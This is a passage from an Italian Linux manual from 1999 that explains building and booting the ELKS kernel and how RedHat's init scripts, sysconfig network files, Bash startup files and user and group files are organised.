È disponibile un compilatore da utilizzare con GNU/Linux, per produrre binari ELKS, cioè tutto il necessario per sviluppare questo nuovo sistema; è possibile eseguire i binari ELKS su GNU/Linux, attraverso una libreria di emulazione; è possibile avviare ELKS anche all'interno di DOSEMU.

## 185.1 Sperimentare ELKS

ELKS non è un sistema completo, quindi necessita di un pacchetto di sviluppo, composto essenzialmente da un compilatore, da utilizzare in una piattaforma GNU/Linux normale. Questo pacchetto è Dev86, distribuito normalmente in forma sorgente.

Una volta scaricato il pacchetto di sviluppo, questo può essere espanso a partire dalla directory `/usr/src/`, nell'elaboratore GNU/Linux, come mostrato dall'esempio seguente:

`#` **`cd /usr/src`**[*Invio*]

`#` **`tar -xzvf Dev86src-0.13.4.tar.gz`**[*Invio*]

Si otterrà la directory `/usr/src/linux-86` che si articola ulteriormente. Terminata l'installazione occorre compilare questi sorgenti e installarli.

`#` **`cd /usr/src/linux-86`**[*Invio*]

`#` **`make install`**[*Invio*]

A questo punto si può pensare ai sorgenti del kernel di ELKS e dei vari programmi di sistema e di utilità. Anche questi vanno installati a partire da `/usr/src/`.

`#` **`cd /usr/src`**[*Invio*]

`#` **`tar -xzvf elks-0.0.67.tar.gz`**[*Invio*]

`#` **`tar -xzvf elkscmd.tar.gz`**[*Invio*]

Si ottengono le directory `/usr/src/elks/` e `/usr/src/elkscmd/`. La prima contiene il kernel, la seconda i programmi di contorno. Per compilare il kernel basta eseguire i passi seguenti.

`#` **`cd /usr/src/elks`**[*Invio*]

`#` **`make config`**[*Invio*]

`#` **`make dep ; make clean`**[*Invio*]

`#` **`make`**[*Invio*]

Si ottiene il file `/usr/src/elks/Image` che può essere trasferito nel modo solito in un dischetto, attraverso **`cp`** o **`dd`**.

Per compilare gli altri programmi occorre passare le varie directory in cui si articola `/usr/src/elkscmd/` e usare il comando **`make`**.

## 185.2 Dischetti boot e root

La realizzazione di un sistema ELKS è un po' difficoltosa in questa fase iniziale del suo progetto di realizzazione. La cosa migliore è partire dalle immagini di avvio e di *root* già pronte, contenute normalmente nel pacchetto `images.zip`. Per trasferirle nei dischetti ci si comporta nel modo solito, esattamente come si fa per le immagini di dischetti di GNU/Linux.

Volendo, l'immagine `boot` (quella di avvio) può essere sostituita semplicemente con un kernel compilato personalmente, e l'immagine `root` può essere rielaborata aggiungendo o sostituendo altri programmi. L'immagine `root` contiene un filesystem Minix.

Per mettere in funzione il sistema ELKS è sufficiente avviare l'elaboratore con il dischetto ottenuto dall'immagine `boot`, sostituendolo con quello dell'immagine `root`, quando il kernel lo richiede.

## 185.3 Avvio di ELKS all'interno di DOSEMU

ELKS può essere avviato all'interno di DOSEMU, sia in una console che in una finestra di X. Per farlo basta avviare l'emulatore in modo che esegua il caricamento dal dischetto. Questo si ottiene di solito utilizzando l'opzione **`-A`**.

`#` **`dos -A`**[*Invio*]

La figura 185.1 mostra la fase finale dell'avvio di ELKS. Si nota in particolare il *prompt* molto scarno della shell: per ora non si possono usare i caratteri jolly e tutte le altre funzioni cui si è abituati con le shell normali.





Figura 185.1: L'avvio di ELKS.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xliv

# Annotazioni sulla distribuzione RedHat

# Configurazione di una distribuzione RedHat

La distribuzione RedHat utilizza un sistema di configurazione composto da script, che non dovrebbero essere modificati, e da file di configurazione, utilizzati dagli script e modificabili attraverso programmi che guidano l'amministratore.

Il difetto di questo approccio sta nel fatto che non sempre tutto funziona come previsto e allora occorre mettere le mani sui file e lasciare stare i programmi di configurazione.

## 186.1 Procedura di inizializzazione del sistema

La procedura di inizializzazione del sistema è attivata da **`init`** attraverso le indicazioni di `/etc/inittab`. I livelli di esecuzione sono:

- 0 arresto del sistema;
- 1 singolo utente;
- 2 multiutente senza l'utilizzo di eventuali NFS;
- 3 multiutente;
- 4 non definito (disponibile);
- 5 multiutente con *login* grafico;
- 6 riavvio.

Il file `/etc/inittab` è quello che dirige il funzionamento di **`init`**, e analizzandone il contenuto si può intendere il ruolo degli script della procedura di inizializzazione del sistema.

```
# Default runlevel. The runlevels used by RHS are:
#   0 - halt (Do NOT set initdefault to this)
#   1 - Single user mode
#   2 - Multiuser, without NFS (The same as 3, if you do not have networking)
#   3 - Full multiuser mode
#   4 - unused
#   5 - X11
#   6 - reboot (Do NOT set initdefault to this)
#
id:3:initdefault:

# System initialization.
si::sysinit:/etc/rc.d/rc.sysinit

l0:0:wait:/etc/rc.d/rc 0
l1:1:wait:/etc/rc.d/rc 1
l2:2:wait:/etc/rc.d/rc 2
l3:3:wait:/etc/rc.d/rc 3
l4:4:wait:/etc/rc.d/rc 4
l5:5:wait:/etc/rc.d/rc 5
l6:6:wait:/etc/rc.d/rc 6

# Things to run in every runlevel.
ud::once:/sbin/update

# Trap CTRL-ALT-DELETE
ca::ctrlaltdel:/sbin/shutdown -t3 -r now

# When our UPS tells us power has failed, assume we have a few minutes
# of power left.  Schedule a shutdown for 2 minutes from now.
# This does, of course, assume you have powerd installed and your
# UPS connected and working correctly.
pf::powerfail:/sbin/shutdown -f -h +2 "Power Failure; System Shutting Down"
```

```
# If power was restored before the shutdown kicked in, cancel it.
pr:12345:powerokwait:/sbin/shutdown -c "Power Restored; Shutdown Cancelled"


# Run gettys in standard runlevels
1:12345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6

# Run xdm in runlevel 5
x:5:respawn:/usr/bin/X11/xdm -nodaemon
```

### 186.1.1 Collegamento tra i vari componenti della procedura di inizializzazione del sistema

Attraverso il file `/etc/inittab` vengono indicati due script fondamentali, attraverso cui si articola la procedura di inizializzazione del sistema. Si tratta di `/etc/rc.d/rc.sysinit` e `/etc/rc.d/rc`. Il primo viene utilizzato a ogni avvio del sistema, e da questo dipendono le operazioni che vanno svolte una volta sola in quella occasione; il secondo serve ogni volta che si cambia il livello di esecuzione.

- `/etc/rc.d/`

  È la directory che raccoglie gli script utilizzati nella fase di avvio del sistema e in quella di arresto.

- `/etc/rc.d/rc.sysinit`

  È lo script di inizializzazione del sistema. In particolare:

  - attiva la gestione della memoria virtuale per l'uso delle aree di scambio previste nelle partizioni, in base al contenuto del file `/etc/fstab`;
  - verifica il filesystem principale e al termine ne esegue il montaggio;
  - verifica la dipendenza dei moduli;
  - avvia **`kerneld`** per automatizzare il caricamento dei moduli del kernel;
  - verifica gli altri filesystem indicati per questo nel file `/etc/fstab` e al termine ne esegue il montaggio;
  - elimina o ripulisce i file utilizzati nella sessione di lavoro precedente, che servivano per segnalare lo stato di funzionamento;
  - configura l'orologio del sistema;
  - attiva la gestione della memoria virtuale per l'uso delle aree di scambio previste sui file;
  - eventualmente esegue `/etc/rc.d/rc.serial` per l'attivazione della porta seriale;
  - eventualmente esegue `/etc/rc.d/rc.modules` per l'attivazione di moduli del kernel.

- `/etc/rc.d/rc`

  È lo script principale per il controllo dei livelli di esecuzione. Viene utilizzato da **`init`**, attraverso le indicazioni di `/etc/inittab`, con un argomento corrispondente al numero di livello di esecuzione da attivare.

  `/etc/rc.d/rc` ⟨*livello-di-esecuzione*⟩

  Semplificando un po' le cose, `/etc/rc.d/rc` si limita a determinare se è stato richiesto un cambiamento nel livello di esecuzione, quindi avvia tutti gli script che trova nella directory `/etc/rc.d/rc`*n*`.d/` (dove *n* rappresenta il livello di esecuzione richiesto), cominciando da quelli che iniziano con la lettera **`K`** e terminando con quelli che iniziano con la lettera **`S`**.

  In realtà, questi script sono contenuti nella directory `/etc/rc.d/init.d/`, con nomi più espressivi, e nelle directory `/etc/rc.d/rc`*n*`.d/` sono contenuti solo dei collegamenti simbolici con nomi scelti appositamente per definire l'ordine in cui le operazioni devono essere svolte.

  In questo modo, è possibile definire il livello di esecuzione 4, lasciato a disposizione, semplicemente copiandovi all'interno i collegamenti simbolici necessari e senza toccare alcuno script.

- `/etc/rc.d/rc`*n*`.d/`

  Come accennato, si tratta delle directory riferite a ogni livello di esecuzione (*n* rappresenta il numero del livello stesso). Al loro interno si trovano solo collegamenti simbolici riferiti agli script che si vuole siano eseguiti.

  Quando viene selezionato il livello di esecuzione relativo, vengono eseguiti in ordine alfabetico, prima gli script (o meglio i collegamenti) che iniziano con la lettera **K** (*kill*) nella forma

  `/etc/rc.d/rc`*n*`.d/`⟨*script*⟩ `stop`

  allo scopo di disattivare il servizio particolare cui si riferiscono, quindi quelli che iniziano con la lettera **S** (*start*), nella forma seguente:

  `/etc/rc.d/rc`*n*`.d/`⟨*script*⟩ `start`

- `/etc/rc.d/init.d/`

  È il vero contenitore degli script utilizzati dalla procedura di inizializzazione del sistema. Questi vengono utilizzati indirettamente attraverso collegamenti simbolici contenuti nelle directory `/etc/rc.d/rc`*n*`.d/`. Molti di questi script caricano le informazioni contenute in file di configurazione collocati altrove, e ciò rappresenta la base del sistema di configurazione della distribuzione RedHat, perché permette di limitarsi alla modifica di questi file, invece che intervenire direttamente sugli script stessi.

  Molti di questi script possono essere utilizzati dall'amministratore per disattivare o attivare un servizio particolare, senza dover utilizzare un livello di esecuzione diverso e senza dover ricordare tutte le implicazioni di un particolare servizio. Il formato generale è il seguente:

  `/etc/rc.d/init.d/`⟨*servizio*⟩ {`start`|`stop`|`status`}

- `/etc/rc.d/init.d/functions`

  Si tratta di uno script utilizzato da quasi tutti gli altri, per definire alcune funzioni standard. In particolare, queste funzioni, servono per evitare l'avvio di demoni già in funzione e comunque per uniformare il sistema di avvio e conclusione del loro funzionamento.

  - **`pidofproc`**

    Restituisce attraverso lo standard output i numeri PID abbinati a processi con il nome fornito. Per questo, tenta inizialmente di utilizzare il programma **`pidof`**; se fallisce, analizza quanto contenuto nella directory `/var/run/`; come ultima risorsa tenta di analizzare il risultato dell'esecuzione di **`ps`**.

  - **`daemon`**

    Avvia un programma dopo aver verificato che non sia già in funzione, restituendo attraverso lo standard output il nome di questo, senza l'eventuale percorso di avvio.

  - **`killproc`**

    Elimina un processo utilizzando la funzione **`pidofproc`** per determinare il suo numero PID. Restituisce attraverso lo standard output il nome del processo eliminato.

  - **`status`**

    Restituisce, attraverso lo standard output, lo stato del servizio corrispondente.

- `/var/lock/subsys/`

  Questa directory viene utilizzata dagli script contenuti in `/etc/rc.d/init.d/` per annotare la presenza in funzione di un determinato servizio: se esiste un file (vuoto) con quel nome, il servizio è considerato attivo.

### 186.1.2 /etc/rc.d/init.d/*

I file contenuti nella directory `/etc/rc.d/init.d/`, quando si riferiscono a dei servizi, hanno una struttura abbastanza comune, simile a quella seguente. Si fa riferimento all'ipotetico servizio «pippo», a cui corrisponde un demone con lo stesso nome.

```
#!/bin/sh
#
# chkconfig: 345 85 15
# description: Servizio Pippo. Si tratta di un servizio che non serve \
#              a nulla e non interessa a nessuno.
#
```

```
# Caricamento delle funzioni standard.
. /etc/rc.d/init.d/functions

# Analisi dell'argomento usato nella chiamata.
case "$1" in
  start)
        echo -n "Avvio del servizio Pippo: "
        daemon pippo
        echo
        touch /var/lock/subsys/pippo
        ;;
  stop)
        echo -n "Spegnimento del servizio Pippo: "
        killproc pippo
        rm -f /var/lock/subsys/pippo
        echo
        ;;
  status)
        status pippo
        ;;
  restart)
        killall -HUP pippo
        ;;
  *)
        echo "Usage: pippo {start|stop|restart|status}"
        exit 1
esac

exit 0
```

Nella prima parte viene letto il contenuto del file contenente la definizione delle funzioni standard, quindi si analizza il primo argomento fornito allo script. Se era **`start`** si provvede ad avviare uno o più programmi attraverso la funzione **`daemon`**, e quindi si segnala il fatto creando un file vuoto (con **`touch`**) nella directory `/var/lock/subsys/`. Se l'argomento era **`stop`** si provvede a eliminare i processi relativi, normalmente attraverso la funzione **`killproc`**, e quindi si elimina il file corrispondente nella directory `/var/lock/subsys`. Se l'argomento era **`status`** si visualizza lo stato del servizio attraverso la funzione **`status`**. Infine, se l'argomento era **`restart`**, di solito si invia un segnale **`SIGHUP`** al processo corrispondente al servizio.

In questi script, alcuni commenti introduttivi hanno un ruolo preciso: servono a definire i livelli di esecuzione con cui questi vengono presi in considerazione, il momento in cui devono essere avviati i servizi relativi, e il momento in cui devono essere chiusi gli stessi servizi. Nell'esempio mostrato si tratta del pezzo seguente:

```
# chkconfig: 345 85 15
# description: Servizio Pippo. Si tratta di un servizio che non serve \
#              a nulla e non interessa a nessuno.
```

La riga **`# chkconfig 2345 85 15`**, serve a stabilire che il servizio corrispondente può essere avviato solo quando il livello di esecuzione va da 3 a 5. Il numero 85 successivo, indica l'ordine nell'avvio del servizio, e dato il numero, si intuisce che si vuole fare in modo che questo avvenga dopo molti altri. Il numero 15 finale, indica l'ordine di disattivazione del servizio in fase di arresto del sistema, e si intende dal numero che si vuole fare in modo di chiuderlo abbastanza presto rispetto agli altri. Verrà chiarito meglio nella prossima sezione il senso di questi numeri.

La riga **`# description:`** serve ad annotare una descrizione del servizio, come promemoria per facilitare l'utilizzo del programma **`ntsysv`**, che sarà mostrato successivamente. Per il momento, si osservi che la descrizione può continuare su più righe di commento, purché si utilizzi il simbolo **`\`** subito prima della conclusione della riga.

### 186.1.3 /etc/rc.d/rc?.d/

Le directory `/etc/rc.d/rc`*n*`.d/` servono a contenere una serie di collegamenti simbolici che puntano a script della directory `/etc/rc.d/init.d`. Il listato seguente dovrebbe chiarire il meccanismo.

```
lrwxrwxrwx 1 root root 13 13:39 K15gpm -> ../init.d/gpm
lrwxrwxrwx 1 root root 13 13:39 K60atd -> ../init.d/atd
lrwxrwxrwx 1 root root 15 13:39 K60crond -> ../init.d/crond
lrwxrwxrwx 1 root root 16 13:39 K96pcmcia -> ../init.d/pcmcia
lrwxrwxrwx 1 root root 17 13:39 S01kerneld -> ../init.d/kerneld
```

```
lrwxrwxrwx 1 root root 17 13:39 S10network -> ../init.d/network
lrwxrwxrwx 1 root root 15 13:39 S15nfsfs -> ../init.d/nfsfs
lrwxrwxrwx 1 root root 16 13:39 S20random -> ../init.d/random
lrwxrwxrwx 1 root root 16 13:39 S30syslog -> ../init.d/syslog
lrwxrwxrwx 1 root root 14 13:39 S50inet -> ../init.d/inet
lrwxrwxrwx 1 root root 18 13:39 S75keytable -> ../init.d/keytable
lrwxrwxrwx 1 root root 11 12:44 S99local -> ../rc.local
```

I collegamenti che iniziano con la lettera «S» vengono avviati ordinatamente all'attivazione del livello di esecuzione corrispondente, con l'argomento **`start`**, mentre quelli che iniziano con la lettera «K» vengono avviati prima di passare a un nuovo livello di esecuzione, con l'argomento **`stop`**.

Il numero che segue la lettera «S» e «K», serve a definire un ordine alfabetico, corrispondente a quello in cui i servizi vanno avviati o interrotti. Se si volesse predisporre uno script, nella directory `/etc/rc.d/init.d/` per la gestione di un servizio addizionale, si dovrebbero predisporre due collegamenti nella directory del livello di esecuzione prescelto, simili a quelli già visti, con un numero adatto a collocarli nella posizione giusta nell'ordine delle azioni da compiere.

> Si osservi la presenza del collegamento `S99local` che punta allo script `/etc/rc.d/rc.local`. Si tratta di un'anomalia nella logica generale, dal momento che si fa riferimento a qualcosa di esterno alla directory `/etc/rc.d/init.d/`. Il numero, 99, è obbligatorio, dal momento che l'esecuzione di questo deve avvenire alla fine dell'avvio di tutti gli altri servizi.

### 186.1.4 # ntsysv e chkconfig

Attraverso il programma **`ntsysv`**, è possibile aggiungere o togliere servizi da attivare nel livello di esecuzione standard. **`ntsysv`** provvede da solo a creare i collegamenti simbolici mostrati nella sezione precedente, utilizzando la convenzione mostrata. Per stabilire il numero da usare per i collegamenti di avvio (quelli che iniziano con la lettera **`S`**) e per quelli di conclusione (**`K`**), si avvale del commento iniziale contenuto negli script originali.

Per riprendere l'esempio già mostrato in precedenza, se nella directory `/etc/rc.d/init.d/` si trova lo script **`pippo`**, che contiene il commento iniziale seguente,

```
#! /bin/sh
#
# chkconfig: 345 85 15
# description: Servizio Pippo. Si tratta di un servizio che non serve \
#              a nulla e non interessa a nessuno.
```

**`ntsysv`** sarà in grado di creare i collegamenti `S85pippo` e `K15pippo`. La descrizione, inoltre, è utile per ricordare a cosa serve questo servizio (o comunque a cosa serve questo script), quando è il momento di scegliere se attivarlo o meno.

Il programma **`chkconfig`** serve fondamentalmente alle stesse funzioni di **`ntsysv`**, con la differenza che si tratta di un programma a riga di comando, mentre il secondo è interattivo e utilizza una maschera visiva piuttosto amichevole.

## 186.2 Configurazione del sistema

La maggior parte dei file di configurazione della distribuzione RedHat si trova nella directory `/etc/sysconfig`. I nomi dei file permettono di capire, intuitivamente, il genere di cose che con essi si intendono configurare. In particolare, la directory `/etc/sysconfig/network-scripts/` contiene una serie di script, e altri file, necessari a facilitare la gestione delle interfacce di rete e degli instradamenti.

### 186.2.1 Configurazione della rete

L'organizzazione dei file di configurazione e degli script per la connessione in rete è un po' complicata, e tutto questo per permetterne il controllo attraverso il pannello di controllo, o più precisamente, attraverso **`netcfg`**.

#### 186.2.1.1 /etc/sysconfig/network

Si tratta del file contenente le informazioni fondamentali sulla connessione alla rete:

- attivazione o meno della rete;
- nome completo dell'elaboratore;

- nome del dominio;
- router (gateway) predefinito;
- interfaccia di rete che porta verso il router predefinito.

Come al solito si utilizza la semplificazione per cui l'elaboratore ha un solo nome e un solo dominio di appartenenza, anche se ha più interfacce di rete (e quindi più nomi e più domini). Evidentemente, se ci sono più interfacce, si deve scegliere un nome e un dominio.

Alcune direttive

`NETWORKING={yes|no}`

Permette di attivare (**`yes`**), o di disattivare (**`no`**), la configurazione delle rete.

`HOSTNAME=`⟨*nome-FQDN*⟩

Il nome completo (FQDN) dell'elaboratore, possibilmente quello corrispondente a un'interfaccia di rete realmente esistente. Il file `/etc/HOSTNAME`, generato normalmente in modo automatico, dovrebbe contenere questo nome.

`DOMAINNAME=`⟨*dominio*⟩

Permette di definire il nome del dominio dell'elaboratore. In pratica, si può riferire solo a un dominio di un'interfaccia di rete particolare.

`FORWARD_IPV4={yes|no}`

Permette di attivare (**`yes`**), o di disattivare (**`no`**), l'inoltro IP. Perché l'elaboratore possa funzionare come router, è indispensabile che questa funzione sia attivata, mentre, per motivi di sicurezza, il valore predefinito è **`no`**.

`GATEWAY=`⟨*indirizzo-IP-del-router-predefinito*⟩

Permette di definire l'indirizzo IP di un router per l'instradamento predefinito, cioè quel router da utilizzare quando si vuole inoltrare un pacchetto verso un indirizzo per il quale non esista già un instradamento specifico.

`GATEWAYDEV=`⟨*interfaccia-di-rete*⟩

Permette di indicare esplicitamente il nome dell'interfaccia di rete da utilizzare per l'instradamento predefinito.

`NISDOMAIN=`⟨*dominio-NIS*⟩

Permette di definire il dominio NIS a cui appartiene l'elaboratore.

Esempi

L'esempio seguente si riferisce alla configurazione dell'elaboratore **`portatile.plip.dg`**. In particolare, si utilizza un router che ha indirizzo IP 192.168.254.254, raggiungibile attraverso l'interfaccia **`plip1`**.

```
NETWORKING=yes
FORWARD_IPV4=false
HOSTNAME=portatile.plip.dg
DOMAINNAME=plip.dg
GATEWAY=192.168.254.254
GATEWAYDEV=plip1
```

#### 186.2.1.2 /etc/sysconfig/static-routes

Si tratta della definizione degli instradamenti statici, cioè quelli che non cambiano. Riguarda sia gli instradamenti alle reti accessibili direttamente che a quelle raggiungibili solo attraverso un router. L'esempio seguente dovrebbe essere abbastanza chiaro: la prima riga definisce un instradamento alla rete locale, le altre due definiscono gli instradamenti verso altre reti accessibili attraverso il router 192.168.1.254.

```
eth0 net 192.168.1.0 netmask 255.255.255.0
eth0 net 192.168.2.0 netmask 255.255.255.0 gw 192.168.1.254
eth0 net 192.168.3.0 netmask 255.255.255.0 gw 192.168.1.254
```

#### 186.2.1.3 /etc/sysconfig/network-scripts/ifcfg-*

Per ogni interfaccia di rete gestita, appare un file di configurazione con il nome `ifcfg-`⟨*interfaccia*⟩ nella directory `/etc/sysconfig/network-scripts/`. Questi file contengono informazioni differenti in funzione del tipo di interfaccia.

Alcune direttive

`DEVICE=`⟨*interfaccia*⟩

Definisce il nome dell'interfaccia di rete corrispondente.

`IPADDR=`⟨*indirizzo-IP*⟩

L'indirizzo IP dell'interfaccia.

`NETMASK=`⟨*maschera-di-rete*⟩

La maschera di rete.

`NETWORK=`⟨*indirizzo-di-rete*⟩

Indirizzo della rete.

`BROADCAST=`⟨*indirizzo-broadcast*⟩

Indirizzo broadcast.

`ONBOOT=`{`yes`|`no`}

Permette di attivare (**`yes`**), o di disattivare (**`no`**), l'interfaccia all'avvio del sistema.

Esempi

L'esempio seguente si riferisce alla configurazione dell'interfaccia **`lo`**, praticamente obbligatoria, corrispondente al file `/etc/sysconfig/network-scripts/ifcfg-lo`.

```
DEVICE=lo
IPADDR=127.0.0.1
NETMASK=255.0.0.0
NETWORK=127.0.0.0
BROADCAST=127.255.255.255
ONBOOT=yes
```

L'esempio seguente si riferisce alla configurazione dell'interfaccia **`eth0`** con un indirizzo IP 192.168.1.1 e la maschera di rete 255.255.255.0.

```
DEVICE=eth0
IPADDR=192.168.1.1
NETMASK=255.255.255.0
NETWORK=192.168.1.0
BROADCAST=192.168.1.255
ONBOOT=yes
BOOTPROTO=none
```

### 186.2.2 Configurazione di altri elementi

Il resto della configurazione, è gestito attraverso file contenuti esclusivamente nella directory `/etc/sysconfig/`.

#### 186.2.2.1 /etc/sysconfig/clock

Il file `/etc/sysconfig/clock` permette di configurare l'orologio del sistema. Per farlo, si deve conoscere come è impostato l'orologio hardware. In pratica, è importante sapere se questo è allineato al tempo universale oppure a quella locale. Eventualmente può essere usato il programma **`timeconfig`** per definire correttamente questo file.

Alcune direttive

`UTC=`{`true`|`false`}

Se viene utilizzato il valore **`true`**, si intende che l'orologio hardware sia allineato al tempo universale; diversamente, si intende che sia allineato all'ora locale.

#### 186.2.2.2 /etc/sysconfig/keyboard

Il file `/etc/sysconfig/keyboard` permette di configurare la tastiera. Eventualmente può essere usato il programma **`kbdconfig`** per definire correttamente questo file.

Alcune direttive

`KEYTABLE=`⟨*mappa-tastiera*⟩

Definisce la mappa della tastiera, indicando il file corrispondente.

Esempi

`KEYTABLE="/usr/lib/kbd/keymaps/i386/qwerty/it.map"`

Definisce la configurazione della tastiera italiana.

`KEYTABLE=it.map`

Esattamente come nell'esempio precedente, senza il problema di dover indicare tutto il percorso per raggiungere il file, dal momento che si tratta di quello predefinito.

#### 186.2.2.3 /etc/sysconfig/mouse

Il file `/etc/sysconfig/mouse` permette di configurare il mouse per l'utilizzo attraverso il programma **`gpm`**. Eventualmente può essere usato il programma **`mouseconfig`** per definire correttamente questo file.

Alcune direttive

`MOUSETYPE=`⟨*tipo*⟩

Permette di definire il tipo di mouse utilizzato. Sono validi i nomi seguenti.

- **`microsoft`**
- **`mouseman`**
- **`mousesystems`**
- **`ps/2`**
- **`msbm`**
- **`logibm`**
- **`atibm`**
- **`logitech`**
- **`mmseries`**
- **`mmhittab`**

`XEMU3=`{`yes`|`no`}

Abilita o disabilita l'emulazione del tasto centrale.

Esempi

L'esempio seguente rappresenta la configurazione per un mouse compatibile con il tipo Microsoft a due tasti, per cui il terzo deve essere emulato.

```
MOUSETYPE="Microsoft"
XEMU3=yes
```

## 186.3 Configurazione di shell

Anche la configurazione della shell è molto importante per il sistema, e questa risulta relativamente complessa.

### 186.3.1 Bash

- `/etc/profile`

  Si tratta del file di configurazione generale, secondo lo standard, ma è organizzato in modo da permettere l'inserimento di altri segmenti, senza toccarlo. Infatti, alla fine vengono caricati tutti i file che si trovano nella directory `/etc/profile.d/` e terminano con l'estensione `.sh`.

```
# /etc/profile

# System wide environment and startup programs
# Functions and aliases go in /etc/bashrc

PATH="$PATH:/usr/X11R6/bin"
PS1="[\u@\h \W]\\$ "

ulimit -c 1000000
if [ `id -gn` = `id -un` -a `id -u` -gt 14 ]; then
        umask 002
else
        umask 022
fi

USER=`id -un`
LOGNAME=$USER
MAIL="/var/mail/$USER"

HOSTNAME=`/bin/hostname`
HISTSIZE=1000
HISTFILESIZE=1000
export PATH PS1 HOSTNAME HISTSIZE HISTFILESIZE USER LOGNAME MAIL

for i in /etc/profile.d/*.sh ; do
        if [ -x $i ]; then
                . $i
        fi
done
```

- `/etc/bashrc`

  Secondo le intenzioni di chi ha organizzato la distribuzione, questo file dovrebbe contenere solo la definizione di funzioni e di alias di interesse generale, ma il suo utilizzo dipende dalla configurazione personalizzata di ogni utente, che potrebbe anche escludere l'inclusione di questo file.

```
# /etc/bashrc

# System wide functions and aliases
# Environment stuff goes in /etc/profile

# For some unknown reason bash refuses to inherit
# PS1 in some circumstances that I can't figure out.
# Putting PS1 here ensures that it gets loaded every time.
PS1="[\u@\h \W]\\$ "

alias which="type -path"
```

  Per qualche motivo, il file `/etc/bashrc` fornito con la distribuzione contiene la definizione della variabile **`PS1`**, che va a sovrapporsi a quanto già indicato nel file di configurazione generale, `/etc/profile`. Se si intende modificare l'aspetto predefinito del *prompt*, conviene agire in questo file.

  Potrebbe essere conveniente definire, per tutti gli utenti, una serie di alias ai comandi più «pericolosi», trasformando quindi il file nel modo seguente (il *prompt* viene commentato).

```
# /etc/bashrc

# System wide functions and aliases
# Environment stuff goes in /etc/profile

## For some unknown reason bash refuses to inherit
```

```
## PS1 in some circumstances that I can't figure out.
## Putting PS1 here ensures that it gets loaded every time.
#PS1="[\u@\h \W]\\$ "

alias which="type -path"

alias rm='rm -i'
alias cp='cp -i'
alias mv='mv -i'
```

- `~/.bashrc`

  È il file di configurazione di una shell Bash interattiva. Secondo le intenzioni di chi ha organizzato la distribuzione, questo file dovrebbe contenere solo la definizione di funzioni e di alias personalizzati, e alla fine dovrebbe richiamare il file `/etc/bashrc` che contiene le stesse cose, ma a livello generale.

```
# .bashrc

# User specific aliases and functions

# Source global definitions
if [ -f /etc/bashrc ]; then
        . /etc/bashrc
fi
```

- `~/.bash_profile`

  È il file di configurazione utilizzato dalla shell Bash quando questa viene avviata a seguito di un *login*. Per mantenere uniformità con l'insieme, esegue a sua volta il contenuto di `~/.bashrc`

```
# .bash_profile

# Get the aliases and functions
if [ -f ~/.bashrc ]; then
        . ~/.bashrc
fi

# User specific environment and startup programs

PATH=$PATH:$HOME/bin
ENV=$HOME/.bashrc
USERNAME=""

export USERNAME ENV PATH
```

#### 186.3.1.1 Configurazione aggiuntiva

La directory `/etc/profile.d/` viene usata per contenere una serie di file da inserire ordinatamente alla fine di `/etc/profile`. Attraverso questo meccanismo, l'installazione di un programma può definire un'aggiunta nella configurazione della shell senza dover modificare il file `/etc/profile`.

I file in questione, devono terminare con l'estensione `.sh`, non serve che siano eseguibili, e nemmeno che inizino con la definizione della shell che deve interpretarli. L'esempio seguente mostra uno di questi file con la definizione di alcune variabili utili.

```
# /etc/profile.d/config.sh

LANG="it_IT.ISO-8859-1"
export LANG

PATH="$PATH:$HOME/bin:."
export PATH

PS1='\u@\h:\w\$ '
export PS1

alias rm='rm -i'
alias cp='cp -i'
alias mv='mv -i'
```

Nell'esempio viene definita la variabile **LANG**, nel modo corretto per l'Italia, quindi vengono aggiunte al percorso di ricerca degli eseguibili, la directory `~/bin` e la directory corrente. Successivamente, viene definita la variabile **PS1** (il *prompt*) e una serie di alias.

In precedenza si è visto che la distribuzione RedHat indica il file `/etc/bashrc` come il contenitore adatto per la definizione del *prompt* e degli alias. Dipende dal gusto dell'amministratore del sistema la scelta di come intervenire.

## 186.4 Utenti

Utenti e gruppi vengono gestiti in modo differente dal solito: si tende ad abbinare a ogni utente un gruppo con lo stesso nome e lo stesso numero. Questa tecnica permette di lasciare al gruppo gli stessi permessi dell'utente, facilitando la creazione e lo scioglimento di gruppi di lavoro con la semplice creazione di gruppi nuovi a cui si abbinano gli utenti che ne fanno parte. Questo viene descritto un po' meglio nella sezione 29.5.3.

In queste condizioni, la maschera dei permessi utilizzata normalmente è 002.

È il caso di osservare che l'utente e il gruppo **nobody** hanno il numero 99.

Lo script **useradd** inserisce gli utenti a partire dal numero 500 in poi, aggregando a ognuno un gruppo privato.

### 186.4.1 /etc/passwd

```
root::0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
```

### 186.4.2 /etc/group

```
root::0:root
bin::1:root,bin,daemon
daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
